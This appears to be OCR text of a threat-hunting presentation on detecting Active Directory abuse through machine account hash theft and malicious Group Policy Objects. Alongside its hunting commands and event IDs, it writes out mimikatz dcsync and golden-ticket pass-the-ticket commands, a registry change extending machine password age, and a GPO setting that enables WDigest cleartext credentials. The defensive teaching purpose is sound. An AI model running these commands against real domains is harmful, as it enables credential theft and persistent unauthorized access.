
Threat actor (TA) stole **Machine$ account password hash** and are accessing the target assets at will with privileged access.

Machine$ Account

- Security Principal used to identify every computer object in Active Directory
- Can be used to create TGS for Machine SPNs
- Password changes every 30 days (default)
- Password change is not enforced and is initiated by net logon process on Machine based on policy



Hunting for Machine$ Account Misuse




Sysmon – Change in the registry value for MaximumPasswordAge

```
WS PS> Get-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\netlogon\Parameters |
select Disablepasswordchang
e, MaximumPasswordAge
```

1. **Hunt for suspicious values in registry (Default 30)**

2. **Review for Un-approved changes**

Machine$ Account Misuse




```
C:\> mimikatz'"lsadump::dcsync
/user:domain\<machine$>"'
```

1. Steal the Machine$ password hash

```
PS > Set-ItemProperty -Path
HKLM:\SYSTEM\CurrentControlSet\Services\netlogon\Par
ameters -Name MaximumPasswordAge -Val
ue 365
```

2. Change the registry settings

```
C:\> mimikatz'"kerberos::golden /domain:DOMAINNAME
/sid:SID /target:TARGETSERVER /service:SERVICENAME
/rc4:HASH /user:USERNAME /id:RID /ptt"'
```

3. Use the Machine$ hash


Threat Actor Workflow

Hunt Hypothesis

Threat actor (TA) uses **Group Policy Objects** to exert control over target active directory objects by creating malicious GPOs.


Group Policy Object (GPOs)

- Policies to centralize manage & control Computer & User configuration
- Created and stored in domain controller at \Windows\SYSVOL\domain\Policies
- Users with membership to Group Policy Creator Owners group or delegated rights over Group policy container object can create GPOs
- GPOs can be used to execute scripts and make domain wide changes



GPO Edit rights

- A Threat Actor with access can provide delegation rights to a GPO especially those linked to top-level OUs
- Having rights on a GPO that is applied to an object is akin to having full rights on the object



Threat Actor can add an account for delegation


Hunting

```
PS> $GPOPermissions = Foreach ($GPO in (Get-GPO -All
)) { Foreach ($GPOPermissions in (Get-GPPermissions
$GPO.DisplayName -All )) { New-Object PSObject -
property
@{GPO=$GPO.DisplayName;Users=$GPOPermissions.Trustee.
Name;Permission=$GPOPermissions.Permission} } }
PS> $GPOPermissions | Select GPO,Users,Permission
```

Review the GPO Permissions

Edit rights to SYSVOL & GPT

Threat Actor can change SYSVOL/Group Policy Template permissions to provide controlled accounts ability to modify GPOs.



Threat Actor can add an ACL providing Access to an account

```
PS> Get-Acl C:\Windows\SYSVOL\ | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Windows\SYSVOL\
Owner  : BUILTIN\Administrators
Group  : THREATHUNTING\Domain Users
Access : CREATOR OWNER Allow  FullControl
         NT AUTHORITY\Authenticated Users Allow  ReadAndExecute, Synchronize
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  Modify, ChangePermissions, TakeOwnership, Synchronize
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Server Operators Allow  ReadAndExecute, Synchronize
         THREATHUNTING\ta Allow  FullControl
```

Review the Permissions for SYSVOL Folder


```
PS> Get-Acl \\threathunting.dev\sysvol\threathunting.dev\policies | fl
```

Review the Permissions for Policy Folder

Misusing GPO – Malware Execution

1. **Threat Actor enable script execution**
2. **Disabled logon script delays**
3. **Disabled end point security software**
4. **Used Logon scripts to run malware**

Action	Hunting
Deploy startup/shutdown, Logon/Logoff scripts	Review scripts configured for execution
Deploy malicious Scheduled task	Reviews configured scheduled tasks



TA Malware execution technique

Misusing GPO – Un-harden Systems


- Enable weak authentication Algorithms, making systems vulnerable to credential extraction.


```
<?xml version="1.0" encoding="utf-8"?>
<RegistrySettings clsid="{A3CCFC41-DFDB-43a5-8D26-
0FE8B954DA51}"><Registry clsid="{9CD4B2F4-923D-47f5-A062-
E897DD1DAD50}" name="UseLogonCredential"
status="UseLogonCredential" image="10" changed="2021-09-26
12:53:00" uid="{BEE79666-5290-4990-BCA3-537C9ACC6863}"><Properties
action="C" displayDecimal="1" default="0" hive="HKEY_LOCAL_MACHINE"
key="SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest"
name="UseLogonCredential" type="REG_DWORD"
value="00000001"/></Registry>
</RegistrySettings>
```

GPO Enabling WDigest

- Enable LanMan Hash:
  `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLMHash`
- Enable Wdigest:
  `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest`
- Enable Credential Manager:
  `HKLM\System\CurrentControlSet\Control\Lsa\disabledomaincreds`

Misusing GPO – Privileged Permissions





TA TTP: Create restricted groups and add it as member of built-in privileged groups


Hunt Idea: Review restricted groups and privileges

TA TTP: Add privileged rights to standard users like Debug Programs, Remote Desktop Services, Backup files and directories, Log on Locally (DCs)


Hunt Idea: Extract User Rights assignment settings and review for privileged access

Hunting for Malicious GPO

```
DC PS> Get-GPO -all | % { Get-GPOReport -GUID $_.id -
ReportType HTML -Path
<outputdir>"\$($_.displayName).html" }
```




1. **Export GPOs for the domain**




Policy Type	Policy Group or Registry Key	Policy Setting	attacker
HKLM	Software\Policies\Microsoft\Windows\SrpV2\Script\9428c672-5fc3-47f4-808a-a...	Value	<FilePathRule Id...
HKLM	Software\Policies\Microsoft\Windows\SrpV2\Script\ed97d0cb-15ff-430f-b82c-8...	Value	<FilePathRule Id...
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowAutoConfig	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowBasic	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowCredSSP	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowKerberos	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowUnencryptedTraffic	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	DisableRunAs	0
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	HttpCompatibilityListener	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	IPv4Filter	*
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	IPv6Filter	
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service\WinRS	AllowRemoteShellAccess	1
HKLM	System\CurrentControlSet\Control\Lsa	NoLMHash	1
HKLM	System\CurrentControlSet\Services\LanManServer\Parameters	EnableSecuritySignature	1
HKLM	System\CurrentControlSet\Services\LanManServer\Parameters	RequireSecuritySignature	1
HKLM	System\CurrentControlSet\Services\Netlogon\Parameters	RequireSignOrSeal	1

2. **Analyze the GPOs for evil**

Monitor GPO Edits/Linking/Creation



EID 5136: Group Policy modifications, links, unlinks



EID 5137: Group Policy creations

Acknowledgements

@DrAzureAD

@harmj0y

@gentilkiwi

@elad_shamir

@_dirkjan

@PyroTek3

@doughsec

Microsoft Documentation

Thanks for listening!

Thirumalai Natarajan
@Th1ruM
www.linkedin.com/in/thirumalainatarajan

Anurag Khanna
@khannaanurag
www.linkedin.com/in/khannaanurag